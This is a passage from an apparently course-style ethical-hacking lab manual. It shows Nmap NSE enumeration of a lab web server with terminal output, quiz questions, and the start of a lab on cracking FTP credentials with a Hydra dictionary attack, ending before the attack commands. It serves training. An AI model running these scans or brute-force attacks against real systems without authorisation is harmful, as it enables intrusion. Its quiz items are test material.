
5. The next step is to discover the hostnames that resolve the targeted domain.

6. In the terminal window, run **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com**.





7. Perform an HTTP trace on the targeted domain. In the terminal window, run **nmap --script http-trace -d www.goodshopping.com**.

8. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.


Applications Places System
Wed Mar 13, 08:28
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-13 08:21 EDT
PORTS: Using ports open on 0% or more average hosts (TCP:1000, UDP:0, SCTP:0)
--------------- Timing report ---------------
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0

NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Initiating ARP Ping Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D55 and arp[22:2] = 0xA281
Completed ARP Ping Scan at 08:21, 0.05s elapsed (1 total hosts)
Overall sending rates: 18.99 packets / s, 797.75 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 08:21
Menu
nmap --script http-tra...



Applications Places System
Wed Mar 13, 08:29
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Initiating SYN Stealth Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 25/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Completed SYN Stealth Scan at 08:21, 4.66s elapsed (1000 total ports)
Overall sending rates: 426.96 packets / s, 18786.37 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 08:21, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.0010s latency).
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
Menu
nmap --script http-tra...



9. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, run **nmap -p80 --script http-waf-detect www.goodshopping.com**.

10. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.

11. This command will probe the target host with malicious payloads and detect the changes in the response code.



12. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).

13. Close the terminal windows on the **Parrot Security** machine.

Question 13.1.2.1

Use Nmap Scripting Engine (NSE) to extract information about the website www.goodshopping.com. Enter the port number of the ms-wbt-server service, which is open on the web server.

Question 13.1.2.2

Use Nmap Scripting Engine (NSE) to check whether a web-application firewall is configured for the website www.goodshopping.com. Enter YES if a web-application firewall is configured for www.goodshopping.com or NO otherwise.

Lab 2: Perform a Web Server Attack

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack
- Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click Parrot Security to switch to the **Parrot Security** machine.

   Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.


2. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.

3. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.

4. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

5. In the terminal window, run **nmap -p 21 [IP Address of Windows 11]**.


   Here, the IP address of **Windows 11** is **10.10.1.11**.



6. Observe that **port 21** is open in **Windows 11**.

7. Check if an FTP server is hosted on the **Windows 11** machine.


8. Run **ftp [IP Address of Windows 11]**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



9. Try entering random usernames and passwords in an attempt to gain FTP access.


   The password you enter will not be visible on the screen.

10. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.



